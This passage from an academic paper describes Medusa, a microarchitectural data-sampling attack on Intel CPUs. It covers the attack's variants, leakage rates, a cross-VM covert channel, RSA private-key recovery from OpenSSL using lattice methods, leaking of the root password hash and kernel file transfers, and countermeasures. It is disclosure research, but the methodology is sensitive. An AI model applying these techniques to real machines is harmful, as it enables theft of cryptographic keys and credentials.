A faulting or assisting load that meets the "Unaligned Store-to-Load Forwarding" condition (similar to MSBDS) consistently leaks stale data. This was observed even across hyperthreads. Note that this is different from MSBDS, as MSBDS does not work across hyperthreads. Here, we can leak the data from the WC buffer by creating an unaligned store-to-load forwarding condition on a faulting or assisting load. Further, an attacker can control which bytes of the WC buffer to leak by combining various load sizes and the offset of the small store. In our experiments, we can control the last 16 bytes of a WC buffer line by combining a 32-byte read 'ymmX' and iterating over various values for the offset of the store.

4.2.3 Variant III: Shadow `REP MOV`

Variant III of Medusa exploits a microcode assist caused by a `rep mov` followed by a dependent faulting load. The `rep mov` copies a single dummy byte to a destination address which causes a fault, e.g., a non-canonical address. A subsequent load from the destination address leaks data from a stale or concurrent `rep mov`. The `rep mov` can either be on the same

Table 4: `rep mov` instruction within cryptographic libraries.

Library	Version	O0	O1	O2	O3	Os
Botan	2.11.0	12	14	68	*137	188
Openssl	1.1.1c	12	23	29	*34	347
Wolfssl	4.1.0	1	7	*49	72	199
Bearssl	0.6	10	26	45	56	*213
Sodium	1.0.18	3	12	*12	13	49
Gcrypt	1.8.4	5	5	*7	11	168

logical core before running Medusa which leaks stale data of the previous `rep mov`. This also works across privilege boundaries, *i.e.*, the stale `rep mov` data can also be from the kernel. Moreover, this attack also works for a concurrent `rep mov` on the sibling logical core across privilege boundaries.

As with Variant I, this variant has the property to only leak data of `rep mov`, `rep stos`, and AVX2 memory loads, which allows a targeted leakage of data used in such constructs. In contrast to Variant I, this variant is entirely address-agnostic, which simplifies the recording of the leakage. However, this increases the complexity of the post-processing, as an attacker does not have any control over the index of the leaked data. Hence, as every byte of the victim buffer can be leaked with a certain probability, the postprocessing has to stitch together the leaked data, e.g., using the Domino technique [52].

4.3 WC in Real-World Software

We analyzed real-world software to find occurrences of WC. We looked both for explicit WC, *i.e.*, WC memory defined through the PAT, as well as for implicit WC in the form of `rep mov` and `rep stos`.

userspace. We first searched for implicit WC, as userspace applications cannot directly change the memory type of a page. We analyzed when and how often GCC emits a `rep mov` sequence during the compilation of popular cryptographic libraries, as potential targets that process sensitive information. As shown in Table 4, if GCC optimizes the application for code size (`-Os`), it emits the most `rep mov` instructions as `rep mov` is the smallest possible code sequence that can be used to copy memory regions. Similarly, `rep stos` is the smallest code sequence to initialize memory with a defined value.

We also found the explicit use of WC memory types in the userspace. Although implementation-specific, both OpenGL and Vulkan support memory buffers, which are marked as WC. Memory buffers allocated as write-only buffers are likely to be allocated as WC memory by the driver.

Linux Kernel. The Linux kernel also relies on `rep mov` to copy data. In contrast to user-space applications, the usage of `rep mov` is not to optimize the kernel binary for size. It is used independently of the used compilation flags, as the kernel generally does not use floating-point or SIMD operations. Hence, `rep mov` is the most efficient way to copy data. As there is a small startup penalty when using `rep mov`, only strings with a minimum length of 64 B are copied using `rep mov`. For shorter strings, or if fast-string operations are not supported, the kernel falls back to a simple copy loop. We reverse-engineered the kernel binary for kernel 5.0.0 shipped with Ubuntu to analyze it for the usage of `rep mov`. We found 517 usages of `rep mov` in 374 functions in the binary. While many of the functions are only used once in the setup phase of the kernel (e.g., to copy and decompress parts of the kernel, setup EFI and several devices, initialize the architecture, or apply microcode updates), some of them are used regularly. These functions include, amongst others, `memcpy`, `memmove`, `copy_from_user`, and `copy_to_user`.

4.4 Performance Evaluation

We evaluated the performance of Medusa based on our proof-of-concept implementations.

Environments. We evaluated all variants of Medusa on our Intel CPUs mentioned before. All environments run Ubuntu with a recent 5.0 kernel version. For CPUs vulnerable to Meltdown, the KPTI software mitigation is enabled. We successfully used all variants in all tested environments.

Performance. To evaluate the performance, we evaluate the leakage rate as well as the false-positive rate when using Medusa on a colluding victim. This provides an upper bound for the leakage rates we can expect when using Medusa in a side-channel attack where the victim is not colluding. We started a victim application on one logical core, which leaks a known value. On the sibling hyperthread, we ran Medusa repeatedly for 2 s and recorded the correctly and incorrectly leaked values. With variant I, we achieve an average leakage rate of 0.19 kB/s ($n = 100$, $\sigma_{\bar{x}} = 0.0023$), with a false-positive rate of 47.7 % ($n = 100$, $\sigma_{\bar{x}} = 0.002$). For variant II, the leakage rate is on average 36.23 kB/s ($n = 100$, $\sigma_{\bar{x}} = 0.15$) with a false-positive rate of 0.559 % ($n = 100$, $\sigma_{\bar{x}} = 0.0005$). Finally, with variant III, we achieve an average leakage rate of 0.13 kB/s ($n = 100$, $\sigma_{\bar{x}} = 0.0016$) and a false-positive rate of 3.91 % ($n = 100$, $\sigma_{\bar{x}} = 0.0017$).

These numbers are based on our unoptimized proof-of-concept implementation. Hence, these numbers cannot be taken as upper bounds for the leakage rate (and false-positive rate). As we discussed in Section 3.4, these leakages can be improved by syntehsizing the implementation.

4.5 Cross-VM Covert Channel

To evaluate the leakage rate of Medusa in the cross-VM scenario, we evaluate the performance of a cross-VM covert channel. While the covert channel can also be mounted between user applications, we focus on the cross-VM case as it is the most restricted scenario. For our setup, we use two co-located VMs running on an Intel Core i7-8650U running Ubuntu 18.04.3. Both VMs are running Ubuntu 18.04.3.

Sender. For the sender, we use a `rep mov` instruction, which continuously copies a 256-byte buffer containing the encoded data. We redundantly encode every 32-bit data packet by repeating it 32 times inside the buffer. Every 32-bit data packet consists of 8-bit data, 8-bit checksum, a constant prefix, and a sequence number. The data-packet format resembles the setup from Schwarz et al. [52] to make the results comparable.

Receiver. The receiving application leverages Medusa variant III to leak victim data. Although the redundancy in the leaked data reduces the speed, it increases the robustness, as any part of the leaked buffer contains the data. Moreover, due to the checksum, which we can already verify during the transient execution [52], we do not receive any unrelated data, making the receiver robust against any system noise.

Results. We observed an average transmission rate of 14.3 B/s ($n = 1000$, $\sigma_{\bar{x}} = 0.56$) in the cross-VM scenario. In all cases, the transmission was error-free. Due to the overhead of the encoding scheme, the performance is significantly slower than the raw performance of Medusa variant III (cf. Section 4.4). We expect that more sophisticated encoding schemes, including error correction [43], can significantly improve the performance of the covert channel.

5 Attack Case Studies

In this section, we demonstrate the practicality of Medusa by extracting an RSA key from OpenSSL and by leaking kernel data transfers.

5.1 Leaking RSA Keys from OpenSSL

We use Medusa to demonstrate an attack on the latest OpenSSL that successfully recovers an RSA key. We focus on OpenSSL 1.1.1c, as it is both widely used, and it supports countermeasures against traditional side-channel attacks, making it a robust target. Note that while we quantified the occurrence of `rep mov` in popular cryptographic libraries (cf. Section 4.3), we did not analyze further for potential security-critical use cases. However, we expect that they are vulnerable to similar attacks as well. The victim is a simple application that leverages OpenSSL to load an RSA key from a file and signs some data using this key. This application reflects real-world command line or server applications that are spawned upon user request to perform a cryptographic task, e.g., SSH client/server or VPN client/server. In our attack, we can start the application arbitrarily, but we do not control any inputs to the victim application. This scenario, *i.e.*, triggering the victim application, is in line with previous research [10, 52, 58, 63].

Every time the application is started, it has to load the RSA private key from the key file. The key file is in the PEM format, which is a `base64` encoded representation of the key parameters. Hence, to use the actual key parameters, OpenSSL first decodes the key data using its internal `base64` decoder.




Figure 5: Histogram and score of most likely 6-byte leakages through AVX256-P3 with 10K observations collected in 100 runs (labeled by starting bytes). Six byte block leakages at `q(2)` (q starting at byte 2), `priexp(8)` and `priexp(32)` (RSA exponent d starting at bytes and 8 and 32) and `dp(7)` (leak from $d_p = d \bmod p-1$ starting at byte 7) can be easily identified based on the observation frequencies.

When compiling the library to optimize it for size, the `base64` decoder uses `rep mov` for loading the `base64`-encoded data. We attack exactly this `rep mov` sequence using Medusa to leak the RSA parameters, which are then used to recover the private key.

OpenSSL RSA keys in PEM format include both the default prime and exponents of the RSA alongside the precomputed parameters for the Chinese Remainder Theorem (CRT). This includes modulus N, public exponent e, private exponent d, prime numbers p and q, $d \bmod (p-1)$, $d \bmod (q-1)$ and the coefficient $q^{-1} \bmod p$. The size of the copy operation during the execution of the `rep mov` instruction depends on the key size. For example, for a 1024-bit RSA key, there are $5*64+2*128 = 576$ bytes of key material to be copied. As the key material also includes several bytes for the ASN.1 PEM metadata, the total amount of copied raw data is approximately 600 bytes. As the data is `base64` encoded, which always encodes 3 raw bytes as 4 bytes, the actual amount of copied data is approximately 800 bytes. Hence, depending on the size of the copy operation and the used attack, different parts of this key may be leaked more often (cf. Figure 3).

We create a template based on the frequency of the leakage of different parts of the RSA key parameters. In this attack, we use variant II of Medusa to leak the data with the unaligned store forwarding, which allows us to leak the entire content of the common data bus. We also use the domino technique [52] combined with the frequency of each observed value to build a frequency template of recovered key parts. As discussed in Section 4.1, the probability of leaking specific data depends on the offset of the leaked data transmitted over the common data bus. Hence, depending on which part of the data we want to leak, we have to repeat Medusa between 10 000 and 20 000 times per key byte. In total, we run this experiment 100 times. Our online phase of the attack takes at most 7 minutes on the core i9-9900K CPU.

After stitching the bytes of every 8-byte block of `base64`-encoded data using the Domino technique [52], we can create




Figure 6: Histogram and score of most likely 6-byte leakages through AVX256-P4 (similar experiment as Figure 5). Block leakages at `q(8)`, `q(32)`,`q(56)` (q starting at bytes 8, 32, 56), `priexp(14)`, `priexp(39)` and `priexp(86)`, `dp(13)` (leak from d_p starting at byte 13), `p(51)` (p starting at byte 51) can be identified based on the block frequencies.

a template based on the frequency of an observed block that tells us which parts of the key material are leaked. Note that each 8-bytes block of `base64` encoded key data holds 6-bytes of valuable raw key material. Figure 5 and Figure 6 show the frequency of each section leaked through different part of an AVX-256 register. Note that in the top histogram we see consistent strong leakage of 6-byte blocks in `priexp` (the RSA key d), starting at byte locations $14, 38, 86$, and 110 as well as strong leakage in q starting at locations $8, 32, 56$.

5.1.1 Recovering full RSA keys using Lattice Attacks

These leakages give us only **partial** information on the RSA secrets p, q, d (`privexp` in the OpenSSL implementation), and $d \bmod (p-1)$, $d \bmod (q-1)$ and the coefficient $q^{-1} \bmod p$ are far from yielding the full secrets. However, there has been significant progress in recovering keys from RSA instantiated with small or partially exposed messages, or decryption keys. Coppersmith introduced a technique for finding small roots of polynomial equations is to reduce the problem of finding roots of a polynomial $f(x)$ over $\mathbb{Z}_p$ [13], which may be used to recover RSA factors, if the least or most-significant half of the bits of p or q are known. Boneh, Durfee, and Frankel proposed a technique to recover the RSA secret and moduli p and q if a quarter of the least or most significant bits of d are leaked, and when e is small enough to be reachable via exhaustive testing [8]. Later Boneh and Durfee [7] presented a technique that recovers RSA factors with $d < N^{0.292}$ without any conditions on e. For an overview, see May [44], and the more recent Takayasu and Kunihiro et al. [54]. Here we focus on two attacks which fit our leakage profile:

Coppersmith. We use the Coppersmith attack to recover the RSA factor q. We combine partial leakages of q at bytes 8, 56 (from P4), and 2, 50 (from P3) and 0, 61, 12, 44 (from P2) to obtain a leakage in q: 18-bytes LSB (bytes 0-17) and 20-bytes MSB (bytes 44-63). This gives us a combined leakage of more than a quarter (38/128 bytes) of N for the 1024-bit RSA. Coppersmith's attack is slightly adjusted to handle the LSB/MSB split in the leaked data. We apply Coppersmith's lattice attack to recover small solutions to

$$f(x) = x + (q_{MSB}2^{44\times 8} + q_{LSB})(1/2^{18\times 8} \bmod N) \ .$$

We used `SageMath v8.4` with `NTL` for LLL to implement the attack which takes a few second to successfully recover a root x_0 and the RSA factor: $q = q_{MSB}2^{44\times 8} + x_0 2^{18\times 8} + q_{LSB}$. We attached *scores* by counting how many times the partial leakages could be stitched together into an 8-byte block over 20 000 samples. The scores serve as a template which we use to classify observations before trial by Coppersmith.

	ymmX-P2				ymmX-P3		ymmX-P4	
Block `q(i)`	44	12	61	0	2	50	8	56
Avg. Score	82	288	304	355	377	4157	401	3651
# Spurious	5	18	16	14	0	1	0	0

To obtain the statistics for the templates, we needed 20 000. With more spurious blocks (selected as to have a score within $\pm 20\,\%$ of the target block), we need to try more combinations. On average, we need 58 000 trials and each triage of this lattice attack takes 25 seconds. As a result, in the offline phase of the attack, we use 400 CPU hours to perform these trials which is achieved in a day on our 16-core desktop CPU.

Boneh, Durfee, Frankel (BDF). While the Coppersmith and partial information of the q was sufficient to recover the RSA key, we discuss an alternative attack for potential other templates. The BDF attack [8] recovers RSA factors given the LSB quarter of the secret exponent d bits when e is small enough to be exhaustively tested. The attack iterates the following steps for each $k \in [1, e]$ until a solution is found:

1. Form a polynomial equation:
   $f(x) = kx^2 + (ed_0 - k(N+1) - 1)x - kN = 0 \pmod{2^{n/4}}$.
   Here $n = \log_2(N)$ and $d_0 = d \pmod{2^{n/4}}$.
2. Find solutions to $f(x)$. Due to the special structure of the modulus, the equation is efficiently solved to recover at most 2^{t+1} solutions, where t is the largest power of 2 that divides k. For correctly chosen k the solution of $f(x)$ yields p (or q) modulo $2^{n/4}$.
3. Check each recovered solution by taking it as the (candidate) LSB of p or q and running Coppersmith to see if we obtain the RSA factors.

The algorithm runtime is $O(e \log(e))$ Coppersmith iterations.

A Small but Effective Optimization. Our target $e = 2^{16} + 1$ is exhaustible. However, we can do much better since we have some LSB bytes of p and q. We can use these bytes to check the recovered candidate LSBs of p or q and take a shortcut omitting costly Step 3 if there is no match. With a few bytes of leakage, we can reduce the complexity from $O(e \log(e))$ to only $O(\log(e))$ Coppersmith evaluations.

For the 1024-bit case, we exploit the leakage observed on d (`priexp`) with 6-byte leakages starting at bytes: $2, 8, 14, 16, 26$ which gives us 27 LSB of the required 32 bytes

of d. We are missing 5 bytes which are now exhaustible. The attack requires about 180 trials to cope with the spurious blocks.

	ymmX-P2			ymmX-P3	ymmX-P4
Block $d(i)$	2	16	26	8	14
Avg. Score	116	104	138	739	724
# Spurious	9	8	0	1	0

Scaling the Attack to 2048-bit RSA. The 1024-bit RSA attack described above recovered the secret key using a simple univariate formulation via Coppersmith's technique since a quarter of contiguous secret bits were available. For a 2048-bit key, this is more challenging, since we can not obtain 64 contiguous bytes of q, p or d through the leakage channel. However, we have observed more leakage from the higher blocks of d and non-contiguous blocks of p and q. The main idea is to form *multivariate* expressions of the form $f_i(x,y)$ using the known parts of d, p, and q where x and y represent the unknown parts of p and q. Then we apply lattice reduction to reduce the size of the coefficients. A *resultant* computation applied on the reduced multivariate polynomials yields a univariate polynomial, whose solution yields the unknown parts of p or q. The success probability for the attack depends on the amount of leakage and the precise lattice formulation. While plausible, this approach is beyond the scope of this paper. For further information on multivariate analysis see [6, 15].

5.2 Leaking Kernel Data Transfers

As discussed in Section 4.3, the Linux kernel uses `rep mov` for the internal data-transfer functions, including `memcpy`, `memmove`, `copy_from_user`, and `copy_to_user`.

Root Password Hash. As described by Van Schaik et al. [58], the unprivileged `passwd -S` command reads the contents of the user-inaccessible `/etc/shadow` file containing the password hashes of local users. They managed to leak 21 B in 24 h using the RIDL attack. Schwarz [49] showed that the same attack is more efficient with ZombieLoad by leaking 16 B in 1.25 min. With TAA [52], the entire hash can even be leaked within seconds [14].

We used Medusa to reproduced this attack. While we can also leak the root password hash with Medusa, the leakage rate depends on the part of the password hash that is leaked. Due to the leakage pattern of Medusa, we always have blocks of the hash that can be leaked within 1 s while for other blocks, it takes up to 1 h, which is comparable to the proofs-of-concept shown for ZombieLoad and RIDL.

File I/O. Generally, Medusa can leak any data transfer between the kernel and the userspace, such as the contents of files when reading or writing them. We verified that we can leak the content by using a file with known contents. We continuously read the file from one application running on one hyperthread, while running Medusa in a different user-space application on the sibling hyperthread. As every file read is handled by the kernel via the `read` syscall, the entire file content is copied from the kernel to the user-space victim application. On average, we leaked 12.3 B/s of correct values from the file.

Another case of data transfer is swapping. If application pages are copied to or from the swap device, the data can potentially also be leaked using Medusa.

6 Countermeasures

As Medusa is a variant of ZombieLoad, the same countermeasures are applicable for both Medusa and ZombieLoad.

Hyperthreading. While Intel claims that hyperthreading can be enabled if group scheduling is implemented [24], we are not aware of any commodity operating system implementing group scheduling. Hence, only disabling hyperthreading would entirely prevent cross-hyperthread attacks.

Flushing Buffers. To prevent the exploitation of MDS attacks, Intel released a microcode update that retrofits the `VERW` instruction with the side effect that it clears the store buffer, fill buffer, and load ports. While this prevents RIDL [58], Schwarz et al. [52] have shown that ZombieLoad can circumvent this mitigation. The only effective solution is to additionally flush the L1 data cache as well. However, flushing the store buffer, fill buffer, load ports, and L1 data cache on every privilege-level switch, e.g., context switch, incurs a non-negligible performance overhead.

New CPUs. Although new CPUs are MDS resistant, there are still variants of ZombieLoad which work on these CPUs by leveraging microcode assists caused by Intel TSX. Hence, even on MDS resistant CPUs, Intel TSX has to be disabled to ensure that no ZombieLoad variant, including Medusa, can leak any data. While Intel TSX cannot be disabled directly, a workaround is to ensure that all TSX transactions abort immediately by setting the `MSR_TSX_FORCE_ABORT` model-specific register. As a consequence, Intel TSX cannot be used for fault suppression any more.

7 Discussion

Other CPU Vendors. In this paper, we mainly focussed on Intel CPUs. While Medusa is a vulnerability we only discovered on Intel CPUs, the general approach of Transynther applies to different CPUs as well. We also used Transynther on AMD (cf. Section 3.4.2), showing that AMD also forwards data after certain exceptions, which is a requirement for Meltdown-type attacks. However, we could not find any variant on AMD that leaks data across a security boundary. Future work has to manually investigate whether the exception bypasses on AMD can lead to security vulnerabilities.

Transynther can also be applied to other microarchitectures, such as ARM or RISC-V. Although the approach is the same,

porting Transynther to a different instruction set requires a new backend that generates assembly code for the targeted architecture. As our tool is open source, we encourage researchers to port Transynther to different architectures and analyze whether they suffer from similar vulnerabilities.

Non-Meltdown-type Vulnerabilities. The approach of Transynther is designed to automatically find Meltdown-type vulnerabilities. Other transient-execution attacks, such as Spectre-type attacks, are not in scope for Transynther. The reason is that Spectre attacks exploit the intentional, well-understood behavior of branch predictors. Every branch predictor can likely be abused for Spectre attacks [11], and the types of branch predictors are usually documented for every microarchitecture. Hence, we do not expect that Transynther would detect any new Spectre variants even when it is adapted for finding such attacks.

Meltdown-type attacks, however, exploit CPU vulnerabilities that can be triggered in multiple different ways. Hence, as this paper has also shown with Medusa, Transynther can discover new variants, and can potentially also help to find Meltdown-type attacks on different platforms.

In related work, Xiao et al. [62] analyzes both Meltdown- and Spectre-type vulnerabilities in terms of speculation window, triggers, and different covert channels. They also rely on templates to build code that is analyzed for vulnerabilities.

Starting Set Dependency. As most fuzzers, Transynther relies on a starting set for creating more test cases. The difference to software fuzzers is that Transynther does not have fine-grained feedback, such as e.g., code coverage. While traditional fuzzers can create test cases based on mutation and feedback, Transynther is mostly limited to random mutations. Hence, the better the starting set, *i.e.*, the more different variants are covered, the better the efficiency of Transynther. As with any fuzzer, there is no guarantee that Transynther finds all possible vulnerabilities.

Fuzzing-based Approaches. Fuzzing is a well-established technique for finding vulnerabilities across trust boundaries [9, 12, 16, 32, 33, 36, 41, 45, 51, 59, 60]. These approaches can usually rely on a well-defined interface, e.g., system calls.

SpecFuzz investigated the use of fuzzing for finding Spectre gadgets [47]. They apply fuzzing techniques to find Spectre-PHT (also known as Spectre Variant 1) gadgets in existing code. However, they do not try to find new attack variants. To the best of our knowledge, with Transynther, we are the first to show that fuzzing can be applied to detect microarchitectural vulnerabilities.

8 Conclusion

In this work, we performed an in-depth analysis of MDS attacks. We introduced a fuzzing-based analysis tool, named Transynther, which mutates the basic block of existing variants of Meltdown attacks to generate new subvariants. We analyzed a number of CPUs using Transynther to better understand variants of these attacks and found new variants of MDS that only target fast string copies. Based on our findings, we proposed a new attack named Medusa, which leaks data from WC memory operations. Since Medusa only attacks specific operations, it is more targeted. To demonstrate the effectiveness of Medusa, we ran several case studies: We recovered full RSA keys from OpenSSL by pooling leakages observed during key decoding, amplified using lattice techniques. Further, using Medusa we demonstrated how one can recover information from kernel data transfers, or leak the content of files.

Acknowledgments

We would like to thank our reviewers and especially our shepherd, Vasileios Kemerlis, for their suggestions that helped improving the paper. This work was supported by the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (grant agreement No 681402). It was also supported by the Austrian Research Promotion Agency (FFG) via the K-project DeSSnet, which is funded in the context of COMET - Competence Centers for Excellent Technologies by BMVIT, BMWFW, Styria and Carinthia. Moghimi and Sunar were supported by the National Science Foundation under grants no. CNS-1814406. Additional funding was provided by a generous gift from Intel. Any opinions, findings, and conclusions or recommendations expressed in this paper are those of the authors and do not necessarily reflect the views of the funding parties.

References

[1] Advanced Micro Devices. Software Optimization Guide for AMD Family 17h Processors, 2017.

[2] Alejandro Cabrera Aldaya, Billy Bob Brumley, Sohaib ul Hassan, Cesar Pereida García, and Nicola Tuveri. Port Contention for Fun and Profit. In *IEEE Symposium on Security and Privacy (S&P)*, 2018.

[3] AMD. Speculation Behavior in AMD Micro-Architectures, May 2019.

[4] Sofia Bekrar, Chaouki Bekrar, Roland Groz, and Laurent Mounier. A Taint Based Approach for Smart Fuzzing. In *IEEE International Conference on Software Testing, Verification and Validation*, 2012.

[5] Naomi Benger, Joop van de Pol, Nigel P Smart, and Yuval Yarom. "Ooh Aah... Just a Little Bit": A Small Amount of Side Channel Can Go a Long Way. In *International Conference on Cryptographic Hardware and Embedded Systems*, 2014.

[6] Johannes Blömer and Alexander May. New Partial Key Exposure Attacks on RSA. In *International Cryptology Conference (CRYPTO)*, 2003.

[7] Dan Boneh and Glenn Durfee. Cryptanalysis of RSA with Private Key d Less than N/sup 0.292. *IEEE transactions on Information Theory*, 2000.

[8] Dan Boneh, Glenn Durfee, and Yair Frankel. An Attack on RSA Given a Small Fraction of the Private Key Bits. In *International Conference on the Theory and Application of Cryptology and Information Security (ASIACRYPT)*, 1998.

[9] Cristian Cadar, Vijay Ganesh, Peter M Pawlowski, David L Dill, and Dawson R Engler. EXE: Automatically Generating Inputs of Death. *ACM Transactions on Information and System Security*, 2008.

[10] Claudio Canella, Daniel Genkin, Lukas Giner, Daniel Gruss, Moritz Lipp, Marina Minkin, Daniel Moghimi, Frank Piessens, Michael Schwarz, Berk Sunar, Jo Van Bulck, and Yuval Yarom. Fallout: Leaking Data on Meltdown-resistant CPUs. In *ACM SIGSAC Conference on Computer and Communications Security*, 2019.

[11] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A Systematic Evaluation of Transient Execution Attacks and Defenses. In *USENIX Security Symposium*, 2019.

[12] George J Carrette. CRASHME: Random Input Testing, 1996.

[13] Don Coppersmith. Small Solutions to Polynomial Equations, and Low Exponent RSA Vulnerabilities. *Journal of Cryptology*, 1997.

[14] Finn de Ridder. https://www.youtube.com/watch?v=4DQAcCfg3b8, 2020.

[15] Matthias Ernst, Ellen Jochemsz, Alexander May, and Benne De Weger. Partial Key Exposure Attacks on RSA Up to Full Size Exponents. In *International Conference on the Theory and Applications of Cryptographic Techniques (EUROCRYPT)*, 2005.

[16] Amaury Gauthier, Clément Mazin, Julien Iguchi-Cartigny, and Jean-Louis Lanet. Enhancing fuzzing technique for OKL4 syscalls testing. In *Sixth International Conference on Availability, Reliability and Security (ARES)*, 2011.

[17] Ben Gras, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. Translation Leak-aside Buffer: Defeating Cache Side-channel Protections with TLB Attacks. In *USENIX Security Symposium*, 2018.

[18] Daniel Gruss, Felix Schuster, Olya Ohrimenko, Istvan Haller, Julian Lettner, and Manuel Costa. Strong and Efficient Cache Side-Channel Protection using Hardware Transactional Memory. In *USENIX Security Symposium*, 2017.

[19] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache Template Attacks: Automating Attacks on Inclusive Last-Level Caches. In *USENIX Security Symposium*, 2015.

[20] David Gullasch, Endre Bangerter, and Stephan Krenn. Cache Games – Bringing Access-Based Cache Attacks on AES to Practice. In *IEEE Symposium on Security and Privacy (S&P)*, 2011.

[21] Jann Horn. speculative execution, variant 4: speculative store bypass. https://bugs.chromium.org/p/project-zero/issues/detail?id=1528, 2018.

[22] Intel. Write Combining Memory Implementation Guidelines, 1998.

[23] Intel. Copying Accelerated Video Decode Frame Buffers, 2015.

[24] Intel. Deep Dive: Intel Analysis of Microarchitectural Data Sampling, May 2019.

[25] Intel. Deep Dive: Intel Transactional Synchronization Extensions (Intel TSX) Asynchronous Abort, November 2019.

[26] Intel. Intel 64 and IA-32 Architectures Optimization Reference Manual, 2019.

[27] Intel. Intel 64 and IA-32 Architectures Software Developer's Manual, Volume 3 (3A, 3B & 3C): System Programming Guide, 2019.

[28] Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. Cross Processor Cache Attacks. In *ACM Asia Conference on Computer and Communications Security*, 2016.

[29] Gorka Irazoqui, Mehmet Sinan Inci, Thomas Eisenbarth, and Berk Sunar. Wait a minute! A fast, Cross-VM attack on AES. In *International Workshop on Recent Advances in Intrusion Detection*, 2014.

[30] Saad Islam, Ahmad Moghimi, Ida Bruhns, Moritz Krebbel, Berk Gulmezoglu, Thomas Eisenbarth, and Berk Sunar. SPOILER: Speculative Load Hazards Boost Rowhammer and Cache Attacks. In *USENIX Security Symposium*, 2019.

[31] Yeongjin Jang, Sangho Lee, and Taesoo Kim. Breaking Kernel Address Space Layout Randomization with Intel TSX. In *ACM SIGSAC Conference on Computer and Communications Security*, 2016.

[32] Moritz Jodeit and Martin Johns. USB Device Drivers: A Stepping Stone into Your Kernel. In *IEEE European Conference on Computer Network Defense*, 2010.

[33] Dave Jones. Trinity: A system call fuzzer. In *13th Ottawa Linux Symposium*, 2011.

[34] Vladimir Kiriansky and Carl Waldspurger. Speculative Buffer Overflows: Attacks and Defenses. *arXiv:1807.03757*, 2018.

[35] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. In *IEEE Symposium on Security and Privacy (S&P)*, 2019.

[36] Philip Koopman, John Sung, Christopher Dingman, Daniel Siewiorek, and Ted Marz. Comparing operating systems using robustness benchmarks. In *IEEE Symposium on Reliable Distributed Systems*, 1997.

[37] Esmaeil Mohammadian Koruyeh, Khaled Khasawneh, Chengyu Song, and Nael Abu-Ghazaleh. Spectre Returns! Speculation Attacks using the Return Stack Buffer. In *USENIX Workshop on Offensive Technologies*, 2018.

[38] Moritz Lipp, Daniel Gruss, Raphael Spreitzer, Clémentine Maurice, and Stefan Mangard. ARMageddon: Cache Attacks on Mobile Devices. In *USENIX Security Symposium*, 2016.

[39] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading Kernel Memory from User Space. In *USENIX Security Symposium*, 2018.

[40] G. Maisuradze and C. Rossow. ret2spec: Speculative Execution Using Return Stack Buffers. In *ACM SIGSAC Conference on Computer and Communications Security*, 2018.

[41] Lorenzo Martignoni, Roberto Paleari, Giampaolo Fresi Roglia, and Danilo Bruschi. esting System Virtual Machines. In *International Symposium on Software Testing and Analysis*, 2010.

[42] Lorenzo Martignoni, Roberto Paleari, Giampaolo Fresi Roglia, and Danilo Bruschi. Testing cpu emulators. In *International Symposium on Software Testing and Analysis*, 2009.

[43] Clémentine Maurice, Manuel Weber, Michael Schwarz, Lukas Giner, Daniel Gruss, Carlo Alberto Boano, Stefan Mangard, and Kay Römer. Hello from the Other Side: SSH over Robust Cache Covert Channels in the Cloud. In *Network & Distributed System Security Symposium*, 2017.

[44] Alexander May. *New RSA Vulnerabilities Using Lattice Reduction Methods*. PhD thesis, University of Paderborn Paderborn, 2003.

[45] Manuel Mendonça and Nuno Neves. Fuzzing Wi-Fi Drivers to Locate Security Vulnerabilities. In *IEEE European Dependable Computing Conference*.

[46] Ahmad Moghimi, Jan Wichelmann, Thomas Eisenbarth, and Berk Sunar. MemJam: A False Dependency Attack against Constant-time Crypto Implementations. In *International Journal of Parallel Programming*, 2019.

[47] Oleksii Oleksenko, Bohdan Trach, Mark Silberstein, and Christof Fetzer. SpecFuzz: Bringing Spectre-type Vulnerabilities to the Surface. *arXiv:1905.10311*, 2019.

[48] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache Attacks and Countermeasures: the Case of AES. In *Cryptographers' track at the RSA conference*, 2006.

[49] Michael Schwarz. https://twitter.com/misc0110/status/1129305720770498561, May 2019.

[50] Michael Schwarz, Claudio Canella, Lukas Giner, and Daniel Gruss. Store-to-Leak Forwarding: Leaking Data on Meltdown-resistant CPUs. *arXiv:1905.05725*, 2019.

[51] Michael Schwarz, Daniel Gruss, Moritz Lipp, Clémentine Maurice, Thomas Schuster, Anders Fogh, and Stefan Mangard. Automated Detection, Exploitation, and Elimination of Double-Fetch Bugs using Modern CPU Features. In *ACM Asia Conference on Computer and Communications Security*, 2018.

[52] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. ZombieLoad: Cross-Privilege-Boundary Data Sampling. In *ACM SIGSAC Conference on Computer and Communications Security*, 2019.

[53] Julian Stecklina and Thomas Prescher. LazyFP: Leaking FPU Register State using Microarchitectural Side-Channels. *arXiv:1806.07480*, 2018.

